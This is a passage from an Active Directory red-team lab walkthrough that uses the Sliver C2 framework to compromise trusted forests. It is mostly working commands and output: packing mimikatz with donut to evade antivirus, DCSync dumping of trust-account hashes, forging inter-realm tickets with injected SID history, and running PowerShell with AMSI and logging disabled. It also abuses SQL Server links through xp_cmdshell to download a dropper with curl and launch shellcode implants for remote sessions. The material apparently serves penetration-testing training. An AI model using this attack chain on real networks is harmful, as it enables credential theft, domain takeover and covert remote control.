-z 2 -p '"lsadump::dcsync /user:eu\euvendor$ /domain:eu.local" "exit"'

-----
[?] Unhook enabled
[?] Anti-debug enabled
[?] Fluctuate: NA
[?] Output format: dotnet
[?] Waiting 5 seconds before executing the payload
[?] Processing /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe
[?] PE detected: /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe: PE32+ executable
(console) x86-64, for MS Windows
[?] Building .NET executable
[?] Executing donut

[ Donut shellcode generator v1 (built Jan 15 2024 02:44:21)
[ Copyright (c) 2019-2021 TheWover, Odzhan

[ Instance type : Embedded
[ Module file   : "/mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe"
```

```

[ Entropy      : Random names + Encryption
[ Compressed   : aPLib (Reduced by 55%)
[ File type    : EXE
[ Parameters   : "lsadump::dcsync lsadump::dcsync /user:eu\euvendor$ /domain:eu.local" "exit"
[ Target CPU   : x86+amd64
[ AMSI/WDLP/ETW : continue
[ PE Headers   : overwrite
[ Shellcode    : "/tmp/tmp.LZON5B8Mqa/shellcode.cs"
[ Exit         : Thread
[!] Done! Check /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe.packed.dotnet.exe:
PE32+ executable (console) x86-64 Mono/.Net assembly, for MS Windows

root@studentX:/mnt/c/AD/Tools/Sliver/PEzor# mv /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe.packed.dotnet.exe /mnt/c/AD/Tools/Sliver/PEzor/mimikatz-dcsync.exe.packed.dotnet.exe

```

Test DCSync from the new eu-dc session or studentX session (remotely using mimikatz-dcsync.exe.packed.dotnet.exe as follows.

```

[server] sliver (studentX_https) > sessions -i 3151c171
[*] Active session eu-dc_tcp (3151c171)

[server] sliver (eu-dc_tcp) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'C:\windows\system32\taskhostw.exe' -t 80 '/mnt/c/AD/Tools/Sliver/PEzor/mimikatz-dcsync.exe.packed.dotnet.exe'

[*] Output:

[snip]

Object RDN          : EUVENDOR$

** SAM ACCOUNT **

SAM Username       : EUVENDOR$
Account Type       : 30000002 ( TRUST_ACCOUNT )
User Account Control : 00000820 ( PASSWD_NOTREQD INTERDOMAIN_TRUST_ACCOUNT )
Account expiration :
Password last change : 2/26/2024 10:00:47 PM
Object Security ID  : S-1-5-21-3657428294-2017276338-1274645009-1107
Object Relative ID  : 1107

Credentials:
  Hash NTLM: b96659c7b2109d2e63e6de676d48646c
[snip]
Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
  Default Salt : EU.LOCALkrbtgtEUVENDOR
  Default Iterations : 4096

```



```

    Credentials
    aes256_hmac      (4096) :
8ee6a5a1220cb2fca16af1a6ad0143b94a6f786c9c2c69478a41d1778e6b0ab4
    aes128_hmac      (4096) : 168eca4672fb3d0321e115c2353ccb46
[snip]
mimikatz(commandline) # exit
Bye!

```

Now, forge an inter-realm TGT between eu.local and euvendor.local.

```

[server] sliver (eu-dc_tcp) > execute-assembly -A /RuntimeWide -d TaskSchedul
erRegularMaintenanceDomain -t 40 -p "C:\windows\system32\taskhostw.exe" '/mnt
/c/AD/Tools/Sliver/Rubeus.exe' 'silver /user:Administrator /ldap /service:krb
tgt/eu.local /rc4:b96659c7b2109d2e63e6de676d48646c /sid:S-1-5-21-3657428294-2
017276338-1274645009 /nowrap'

[snip]
[*] Action: Ask TGS

[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the
service ticket
[*] Building TGS-REQ request for: 'CIFS/euvendor-dc.euvendor.local'
[*] Using domain controller: euvendor-dc.euvendor.local (192.168.12.212)
[+] TGS request successful!
[+] Ticket successfully imported!
[*] base64(ticket.kirbi):

    doIFgDCCBXygAwIBBaED[snip]

```

So, we have base64 encoded ticket. Let's inject it in our current beacon session to get CIFS access:

```

[server] sliver (eu-dc_tcp) > inline-execute-assembly -t 40 '/mnt/c/AD/Tools/
Sliver/Rubeus.exe' 'asktgs /user:Administrator /service:CIFS/euvendor-dc.euve
ndor.local /dc:euvendor-dc.euvendor.local /ptt /ticket:"doIFgDCCBXygAwIBBaED.
.."'

```

Confirm CIFS access over eushare:

```

[server] sliver (eu-dc_tcp) > ls '\\euvendor-dc.euvendor.local\eushare'

\\euvendor-dc.euvendor.local\eushare\ (1 item, 37 B)
=====
-rw-rw-rw-  shared.txt  37 B  Sun Jul 14 06:13:03 -0700 2019

sliver (eu-dc_tcp) > cat '\\euvendor-dc.euvendor.local\eushare\shared.txt'

Shared with Domain Admins of eu.local

```

Access euvendor-net using PS Remoting

Using Rubeus, PEzor and Stracciatella

Let's check if SIDHistory is enabled for the trust between eu.local and euvendor.local using the Active Directory module. We can use Stracciatella with ADModule to enumerate this as it is preinstalled on all DCs.

To avoid command-line detections and parsing issues with quotes, create a script named **SIDHistoryCheck.ps1** appending the following contents.

```
C:\AD\Tools\Sliver> notepad C:\AD\Tools\Sliver\SIDHistoryCheck.ps1

C:\AD\Tools\Sliver> type C:\AD\Tools\Sliver\SIDHistoryCheck.ps1
Get-ADGroup -Filter 'SID -ge "S-1-5-21-4066061358-3942393892-617142613-1000"'
-Server euvendor.local
```

Next, use encoder.exe as before to XOR encrypt the following above command using a single byte key of choice (0x31 in this case).

```
C:\AD\Tools\Sliver> C:\AD\Tools\Sliver\encoder.exe -x 0x31 C:\AD\Tools\Sliver
\SIDHistoryCheck.ps1
d1RFHhB1dkNeREERHhDYXUVUQxEWYnh1ERxWVBETyHwAHAQcAwAcBQEHBwEHAAIECRwCCAUDAggCC
CQgDHACABgAFawcAAhWAAQEBeXyRHGJUQ0dUQxFUREdUX1VeQx9dX1JQXQ==
```

Copy the encoded command and finally use Stracciatella to execute the command.

```
[server] sliver (eu-dc_tcp) > inline-execute-assembly -t 80
'/mnt/c/AD/Tools/Sliver/Stracciatella.exe' '-v -x 0x31 -e
"d1RFHhB1dkNeREERHhDYXUVUQxEWYnh1ERxWVBETyHwAHAQcAwAcBQEHBwEHAAIECRwCCAUDAggCC
CQgDHACABgAFawcAAhWAAQEBeXyRHGJUQ0dUQxFUREdUX1VeQx9dX1JQXQ==" '

[*] Successfully executed inline-execute-assembly (coff-loader)
[*] Got output:
[+] Success - Wrote 421537 bytes to memory
[+] Using arguments: -v -x 0x31 -e
"d1RFHhB1dkNeREERHhDYXUVUQxEWYnh1ERxWVBETyHwAHAQcAwAcBQEHBwEHAAIECRwCCAUDAggCC
CQgDHACABgAFawcAAhWAAQEBeXyRHGJUQ0dUQxFUREdUX1VeQx9dX1JQXQ=="

:: Stracciatella - Powershell runspace with AMSI and Script Block Logging
disabled.
Mariusz Banach / mgeeky, '19-22 <mb@binary-offensive.com>
v0.6

[.] Using decoding key: 49
[.] Powershell's version: 5.1
[.] Language Mode: FullLanguage
[+] No need to disable Constrained Language Mode. Already in FullLanguage.
[+] Script Block Logging Disabled.
```

```
[+] AMSI Disabled.

PS> Get-ADGroup -Filter 'SID -ge "S-1-5-21-4066061358-3942393892-617142613-1000"' -Server euvendor.local

DistinguishedName : CN=DnsAdmins,CN=Users,DC=euvendor,DC=local
GroupCategory     : Security
GroupScope        : DomainLocal
Name              : DnsAdmins
ObjectClass       : group
ObjectGUID        : 558b62ba-e634-4bda-91cf-9d6e9c9aaee8
SamAccountName    : DnsAdmins
SID               : S-1-5-21-4066061358-3942393892-617142613-1101

DistinguishedName : CN=DnsUpdateProxy,CN=Users,DC=euvendor,DC=local
GroupCategory     : Security
GroupScope        : Global
Name              : DnsUpdateProxy
ObjectClass       : group
ObjectGUID        : 8b8804e3-3914-49c3-8b51-562c0644d60d
SamAccountName    : DnsUpdateProxy
SID               : S-1-5-21-4066061358-3942393892-617142613-1102

DistinguishedName : CN=EUAdmins,CN=Users,DC=euvendor,DC=local
GroupCategory     : Security
GroupScope        : Global
Name              : EUAdmins
ObjectClass       : group
ObjectGUID        : 1dad0633-fcf5-49dc-9431-8b167cf36969
SamAccountName    : euadmins
SID               : S-1-5-21-4066061358-3942393892-617142613-1103

[+] inlineExecute-Assembly Finished
```

Let's create an inter-realm ticket between eu.local and euvendor.local. We will inject the SID History for the EUAdmins group as that is allowed across the trust:

```
[server] sliver (eu-dc_tcp) > inline-execute-assembly -t 40 '/mnt/c/AD/Tools/Sliver/Rubeus.exe' 'silver /user:Administrator /ldap /service:krbtgt/eu.local /rc4:b96659c7b2109d2e63e6de676d48646c /sids:S-1-5-21-4066061358-3942393892-617142613-1103 /nowrap /outfile:C:\AD\Tools\Sliver\euvendor-silver.txt'

[snip]

[*] Ticket written to C:\AD\Tools\Sliver\euvendor-silver_2024_06_13_10_25_27_Administrator_to_krbtgt@US.TECHCORP.LOCAL.txt
```

Using the inter-realm TGT that we created above, let's request a TGS for HTTP on euvendor-net machine:

*NOTE: Make sure to change the ticket in accordance with your output and perform a cleanup using **rm** as shown before.*

```
[server] sliver (eu-dc_tcp) > inline-execute-assembly -t 40 '/mnt/c/AD/Tools/Sliver/Rubeus.exe' 'asktgs /service:http/euvendor-net.euvendor.local /dc:euve  
ndor-dc.euvendor.local /ptt /ticket:C:\AD\Tools\Sliver\euvendor-silver_2024_0  
6_13_10_25_27_Administrator_to_krbtgt@US.TECHCORP.LOCAL.txt'
```

Finally, try accessing the euvendor-net machine remotely using winrs as follows. Optionally gain a beacon session as showcased before.

```
[server] sliver (eu-dc_tcp) > execute -o -S -t 50 winrs -r:euvendor-net.euven  
dor.local 'set username & set computername'
```

[*] Output:

USERNAME=administrator

COMPUTERNAME=EUVENDOR-NET

[!] Exited with status 6!

hide01.ir

Learning Objective 26

- Get a Sliver session on db-sqlsrv in db.local forest by abusing database links from us-mssql.

Enumerating SQL Server and Links

Using SharpSQL

Let's start with enumerating SQL servers in the current domain and then checking if studentuserX has privileges to connect to any of them. We can use SharpSQL to perform the enumeration.

SharpSQL is a C# implementation of PowerUpSQL and most of its modules and functions are similar.

Enumerate SQL servers in the domain using SharpSQL as follows.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 80 '/mnt/c/AD/Tools/Sliver/SharpSQL.exe' 'Get-SQLInstanceDomain'
```

[*] Output:
[*] Get-SQLInstanceDomain:
MSSQLSvc/us-mssql.us.techcorp.local
WSMAN/US-MSSQL
WSMAN/US-MSSQL.us.techcorp.local
TERMSRV/US-MSSQL
TERMSRV/US-MSSQL.us.techcorp.local
RestrictedKrbHost/US-MSSQL
HOST/US-MSSQL
RestrictedKrbHost/US-MSSQL.us.techcorp.local
HOST/US-MSSQL.us.techcorp.local

Checking if our current user - studentuserX has access over any of the instances we find we have access to us-mssql.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 80 '/mnt/c/AD/Tools/Sliver/SharpSQL.exe' 'Get-UserPrivs -Instance us-mssql.us.techcorp.local'
```

[*] Output:
[*] Authenticated to: us-mssql.us.techcorp.local
[*] Get-UserPrivs:
CONNECT SQL
VIEW ANY DATABASE

Enumerate Sysadmins for the database using the **Get-Sysadmins** module as follows.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -P 2396 -p 'c:\windows\System32\taskhostw.exe' -t 80 '/mnt/c/AD/Tools/Sliver/SharpSQL.exe' 'Get-Sysadmins -Instance us-mssql.us.techcorp.local'
```

```
[*] Output:
[*] Authenticated to: us-mssql.us.techcorp.local
[*] Get-Sysadmins:
sa
```

We aren't a Sysadmin on the database. The **Get-LinkedServers** command in SharpSQL and most alternative C# MSSQL offensive exploitation tools execute **EXEC sp_linkedservers**; to enumerate linked servers defined in the local server, however some links can be defined on other target server links and can be missed.

An alternative to executing PowerShell scripts using Stracciatella is to go about converting the script into an executable script then converting it into a .NET x86-x64 assembly compatible with the **execute-assembly** command. We will be considering the latter option.

- PS2EXE.ps1:
<https://raw.githubusercontent.com/MScholtes/PS2EXE/master/Module/ps2exe.ps1>


Since SharpSQL doesn't have the **Get-SQLServerLinkCrawl** module to traverse multiple links at a time, it is possible to traverse through each SQL Server link using SharpSQL one at a time using large OPENQUERY statements. Since this is a bit cumbersome, we will be avoiding this by using PowerUpSQL.ps1 with a **Get-SQLServerLinkCrawl** command at the end to make the script an executable script and finally converting the script into a .NET x86-x64 assembly using PS2EXE as we did in the previous modules to be used along with **execute-assembly**.

Begin by copying and renaming the script as PowerUpSQLEx.ps1

```
PS C:\Windows\System32> copy C:\AD\Tools\Sliver\PowerUpSQL-master\PowerUpSQL.ps1 C:\AD\Tools\Sliver\PowerUpSQLEx.ps1
```

Next, append the following query at then end to crawl and enumerate linked servers.

```
Get-SQLServerLinkCrawl -Instance us-mssql.us.techcorp.local
```



```
26930 }
26931 else
26932 {
26933     $OutPutPath = "$OutFolder\$OutPutInstance+'_Server_0leDbProviders.csv'
26934     $Results | Export-Csv -NoTypeInformation $OutPutPath
26935 }
26936
26937 Write-Verbose -Message "$Instance - END"
26938 }
26939 End
26940 {
26941 }
26942 }
26943
26944 #endregion
26945 Get-SQLServerLinkCrawl -Instance us-mssql.us.techcorp.local
```

Finally, execute the ps2exe.ps1 script and convert the .ps1 into a .NET executable as follows.

```
PS C:\AD\Tools\Sliver> C:\AD\Tools\Sliver\ps2exe.ps1 -inputFile C:\AD\Tools\Sliver\PowerUpSQLEx.ps1 -outputFile C:\AD\Tools\Sliver\PowerUpSQLEx.exe -x64 -sta
```

PS2EXE-GUI v0.5.0.27 by Ingo Karstein, reworked and GUI support by Markus Scholtes

You are using PowerShell 4.0 or above.

Reading input file C:\AD\Tools\Sliver\PowerUpSQLEx.ps1
Compiling file...

Output file C:\AD\Tools\Sliver\PowerUpSQLEx.exe written

Usage:

```
C:\AD\Tools\Sliver\ps2exe.ps1 [-inputFile] <file_name> [-outputFile] <file_name> [-verbose] [-debug]
    -x64 = Compile for 64-bit runtime only
    -sta = Single Thread Apartment Mode
```

Finally, execute PowerUpSQLEx.exe using **execute-assembly** as follows.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 80 '/mnt/c/AD/Tools/Sliver/PowerUpSQLEx.exe'
```

[*] Output:

```
Version      : SQL Server 2017
Instance     : US-MSSQL
CustomQuery  :
Sysadmin     : 0
Path         : {US-MSSQL}
User        : US\studentuser128
Links       : {192.168.23.25}
```

```
Version      : SQL Server 2017
Instance     : DB-SQLPROD
CustomQuery  :
Sysadmin     : 1
Path         : {US-MSSQL, 192.168.23.25}
User        : dbuser
Links       : {DB-SQLSRV}
```

```
Version      : SQL Server 2017
Instance     : DB-SQLSRV
CustomQuery  :
Sysadmin     : 1
```

```
Path      : {US-MSSQL, 192.168.23.25, DB-SQLSRV}
User    : sa
Links     :
```

We found two new links over db-sqlprod and db-sqlsrv. It is also noted that we have **sa** privileges on db-sqlsrv.


hide01.ir

Exploiting SQL Server links

Using PS2EXE and PowerUpSQL

Edit PowerUpSqlEx.ps1 again to append the following lines to the end to make it an executable script executing the **Get-SQLServerLinkCrawl** module along with xp_cmdshell to test command execution on the target.

```
Get-SQLServerLinkCrawl -Instance us-mssql.us.techcorp.local -Query "exec master..xp_cmdshell 'whoami'"
```



```
26936
26937     Write-Verbose -Message "$Instance - END"
26938   }
26939   End
26940   {
26941   }
26942 }
26943
26944 #endregion
26945 Get-SQLServerLinkCrawl -Instance us-mssql.us.techcorp.local -Query "exec master..xp_cmdshell 'whoami'"
```

Next use the ps2exe.ps1 script to convert PowerUpSQLEx.ps1 into a .NET assembly compatible with the **execute-assembly** command as follows.

```
PS C:\AD\Tools\Sliver> C:\AD\Tools\Sliver\ps2exe.ps1 -inputFile C:\AD\Tools\Sliver\PowerUpSQLEx.ps1 -outputFile C:\AD\Tools\Sliver\PowerUpSQLEx.exe -x64 -sta
```

PS2EXE-GUI v0.5.0.27 by Ingo Karstein, reworked and GUI support by Markus Scholtes

You are using PowerShell 4.0 or above.

Reading input file C:\AD\Tools\Sliver\PowerUpSQLEx.ps1
Compiling file...

Output file C:\AD\Tools\Sliver\PowerUpSQLEx.exe written

Execute the .NET PowerUpSQLEx.exe using **execute-assembly** as follows.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 80 -'/mnt/c/AD/Tools/Sliver/PowerUpSQLEx.exe'
```

[*] Output:

```
Version      : SQL Server 2017
Instance     : US-MSSQL
CustomQuery  :
Sysadmin     : 0
Path         : {US-MSSQL}
```

```

User      : US\studentuserX
Links     : {192.168.23.25}

Version   : SQL Server 2017
Instance  : DB-SQLPROD
CustomQuery : {nt service\mssqlserver, }
Sysadmin   : 1
Path       : {US-MSSQL, 192.168.23.25}
User       : dbuser
Links      : {DB-SQLSRV}

Version   : SQL Server 2017
Instance  : DB-SQLSRV
CustomQuery :
Sysadmin   : 1
Path       : {US-MSSQL, 192.168.23.25, DB-SQLSRV}
User       : sa
Links      :

```

Sweet! Looks like we can run operating system commands on DB-SQLPROD instance. We can now move laterally uploading a generated payload and executing it via xp_cmdshell.

Let us now gain a pivot session on db-sqlprod. Create a tcp pivot listener in the current studentX session as follows.

```

[server] sliver (studentX_https) > pivots tcp --lport 53
[*] Started tcp pivot listener :53 with id 1

[server] sliver (studentX_https) > pivots
  ID   Protocol   Bind Address   Number Of Pivots
===  =====
  1    TCP        :53           0

```

Generate a corresponding pivot implant for db-sqlprod as follows.

```

[server] sliver (studentX_https) > generate --tcp-pivot 192.168.100.X:53 -f s
hellcode -e --name db-sqlprod_tcp -s Implants/db-sqlprod_tcp.bin

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 1m43s
[*] Encoding shellcode with shikata ga nai ... success!
[*] Implant saved to /mnt/c/AD/Tools/Sliver/Implants/db-sqlprod_tcp.bin

```

Host NtDropper using HFS / a python3 webserver.

```

wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver

wsluser@studentX:~$ sudo python3 -m http.server 80

```

```
[sudo] password for wsluser: WSLToTh3Rescue!  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Download NtDropper onto db-sqlprod leveraging xp_cmdshell using the following commands.

*NOTE: We leverage **cmd /c start /b** to run a command in background avoiding timeout issues.*

```
Get-SQLServerLinkCrawl -Instance us-mssql.us.techcorp.local -Query 'exec mast  
er..xp_cmdshell "cmd /c start /b curl --output C:\Users\public\NtDropper.exe  
--url http://192.168.100.X/NtDropper.exe"' -QueryTarget db-sqlprod
```

Append the above commands to PowerUpSQLEx.ps1 and convert it to a .NET exe as before using ps2exe.

```
PS C:\AD\Tools\ps2exe> C:\AD\Tools\Sliver\ps2exe.ps1 -inputFile C:\AD\Tools\S  
liver\PowerUpSQLEx.ps1 -outputFile C:\AD\Tools\Sliver\PowerUpSQLEx.exe -x64 -  
sta
```

Execute the following command with **execute-assembly** to download our NtDropper.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSc  
hedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 80  
'/mnt/c/AD/Tools/Sliver/PowerUpSQLEx.exe'
```

[*] Output:

[snip]

```
Version      : SQL Server 2017  
Instance     : DB-SQLPROD  
CustomQuery  : { % Total      % Received % Xferd  Average Speed   Time    Time  
                Time Current,          Dload  Upload  Total    Spent    Left  Speed,    0  
0      0      0      0      0      0      0          0100  172k  100  172k    0      0  
2558k      0 --:--:-- --:--:-- --:--:--          2567k, }
```

Reiterate the process of converting PowerUpSqlEx.ps1 into an assembly one last time to leverage our NtDropper to download and execute our https shellcode using **execute-assembly**.

```
Get-SQLServerLinkCrawl -Instance us-mssql.us.techcorp.local -Query 'exec mast  
er..xp_cmdshell "cmd /c start /b C:\Users\Public\NtDropper.exe 192.168.100.X  
db-sqlprod_tcp.bin"' -QueryTarget db-sqlprod
```

NOTE: Wait a few minutes before executing the Sliver payload since the payload generated is 10mb+.

```
PS C:\AD\Tools\ps2exe> C:\AD\Tools\Sliver\ps2exe.ps1 -inputFile C:\AD\Tools\S  
liver\PowerUpSQLEx.ps1 -outputFile C:\AD\Tools\Sliver\PowerUpSQLEx.exe -x64 -  
sta
```

Host shellcode using HFS / a python3 webserver and execute it as follows.

```
wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver/Implants

wsluser@studentX:~$ sudo python3 -m http.server 80
[sudo] password for wsluser: WSLToTh3Rescue!
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

After executing with **execute-assembly** we finally have a Sliver Session on db-sqlprod.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 80 '/mnt/c/AD/Tools/Sliver/PowerUpSQLEx.exe'
[*] Output:

[snip]

[*] Session 84da017b db-sqlprod_tcp - 192.168.100.X:51025->studentX_https-> (DB-SQLProd) - windows/amd64 - Thu, 18 Jul 2024 03:18:18 DST
```

Now that we have a session on db-sqlprod we can go ahead and enable RPC Out and xp_cmdshell on db-sqlsrv. We can use SharpSQL to do this as follows.

```
[server] sliver (studentX_https) > sessions -i 84da017b
[*] Active session db-sqlprod_tcp (84da017b)

[server] sliver (db-sqlprod_tcp) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' '/mnt/c/AD/Tools/Sliver/SharpSQL.exe' 'Check-LinkedCmdshell -Instance db-sqlprod -LinkedInstance db-sqlsrv'
[*] Output:
[*] Authenticated to: db-sqlprod
[*] Check-LinkedCmdshell:
0
```

Since the value is **0**, xp_cmdshell isn't enabled. We can now enable it using the Enable-LinkedCmdshell module in SharpSQL as follows.

```
[server] sliver (db-sqlprod_tcp) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' '/mnt/c/AD/Tools/Sliver/SharpSQL.exe' 'Enable-LinkedCmdshell -Instance db-sqlprod -LinkedInstance db-sqlsrv'
[*] Output:
[*] Authenticated to: db-sqlprod
[*] Enable-LinkedCmdshell:
db\srvdba
```

Test command execution on the remote target using Invoke-LinkedOSCmd as follows.

```
[server] sliver (db-sqlprod_tcp) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' '/mnt/c/AD/Tools/Sliver/SharpSQL.exe' 'Invoke-LinkedOSCcmd -Instance db-sqlprod -LinkedInstance db-sqlsrv -Command "set username"'
```

```
[*] Output:
[*] Authenticated to: db-sqlprod
[*] Invoke-LinkedOSCcmd:
USERNAME=srvdba
```

Now, generate a corresponding pivot implant for db-sqlsrv as follows.

```
[server] sliver (db-sqlprod_tcp) > generate --tcp-pivot 192.168.100.X:53 -f shellcode -e --name db-sqlsrv_tcp -s Implants/db-sqlsrv_tcp.bin
```

```
[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 1m43s
[*] Encoding shellcode with shikata ga nai ... success!
[*] Implant saved to /mnt/c/AD/Tools/Sliver/Implants/db-sqlsrv_tcp.bin
```

We will be leveraging the same TCP pivot listener on our student machine. Host Ntdropper using HFS / a python3 webserver.

```
wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver

wsluser@studentX:~$ sudo python3 -m http.server 80
[sudo] password for wsluser: WSLToTh3Rescue!
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Download NtDropper onto db-sqlsrv leveraging xp_cmdshell as follows.

*NOTE: We leverage **cmd /c start /b** to run a command in background avoiding timeout issues.*

```
[server] sliver (db-sqlprod_tcp) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' '/mnt/c/AD/Tools/Sliver/SharpSQL.exe' 'Invoke-LinkedOSCcmd -Instance db-sqlprod -LinkedInstance db-sqlsrv -Command "curl --output C:\Users\public\NtDropper.exe -url http://192.168.100.X/NtDropper.exe"'
```

```
[*] Output:
[*] Authenticated to: db-sqlprod
[*] Invoke-LinkedOSCcmd:

  % Total      % Received % Xferd  Average Speed   Time    Time     Time  Current
   nt                                 Dload  Upload  Total  Spent    Left   Speed
100 172k 100 172k    0    0  8628      0  0:04:33  0:00:20  0:04:13 3064
0:00:20 0:00:20 --:--:-- 53372
```

Now, host shellcode using HFS / a python3 webserver.

```
wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver/Implants
```

```
wsluser@studentX:~$ sudo python3 -m http.server 80
```

```
[sudo] password for wsluser: WSLToTh3Rescue!
```

```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Finally leverage our NtDropper to download and execute our https shellcode as follows.

NOTE: Wait a few minutes before executing the Sliver payload since the payload generated is 10mb+.

```
[server] sliver (db-sqlprod_tcp) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' '/mnt/c/AD/Tools/Sliver/SharpSQL.exe' 'Invoke-LinkedOSCmd -Instance db-sqlprod -LinkedInstance db-sqlsrv -Command "cmd /c start /b C:\Users\Public\NtDropper.exe 192.168.100.X db-sqlsrv_tcp.bin"'
```

```
[*] Output:
```

```
[*] Authenticated to: db-sqlprod
```

```
[*] Invoke-LinkedOSCmd:
```

```
[+] Stealth mode: Unhooking one function
```

```
[+] Creating new process in debug mode
```

```
[+] Found LdrLoadDllAddress address: 0x00007FFC696C26B0
```

```
[+] Setting HWBP on remote process
```

```
[+] Breakpoint Hit!
```

```
[+] Copying clean ntdll from remote process
```

```
[+] Found ntdll base address: 0x00007FFC696A0000
```

```
[STEALTH] Function Name : NtAllocateVirtualMemory
```

```
[STEALTH] Address of Function: 0x0000026CAB46FEE0
```

```
[+] Unhooked
```

```
[*] Session 08fcb0c3 db-sqlsrv_tcp - 192.168.23.36:60506 (DB-SQLSrv) - windows/amd64 - Sat, 29 Jun 2024 04:53:19 DST
```

Learning Objective 27

- Using the reverse shell on db.local:
 - Execute cross forest attack on dbvendor.local by abusing ACLs
- Enumerate FSPs for db.local and escalate privileges to DA by compromising the FSPs.

Cross forest attack abusing ACLs

Using Stracciatella and PowerView

On the beacon session we have on db-sqlsrv, we can use PowerView to enumerate ACLs.

```
[server] sliver (studentX_https) > sessions -i 08fcb0c3
[*] Active session db-sqlsrv_tcp (08fcb0c3)

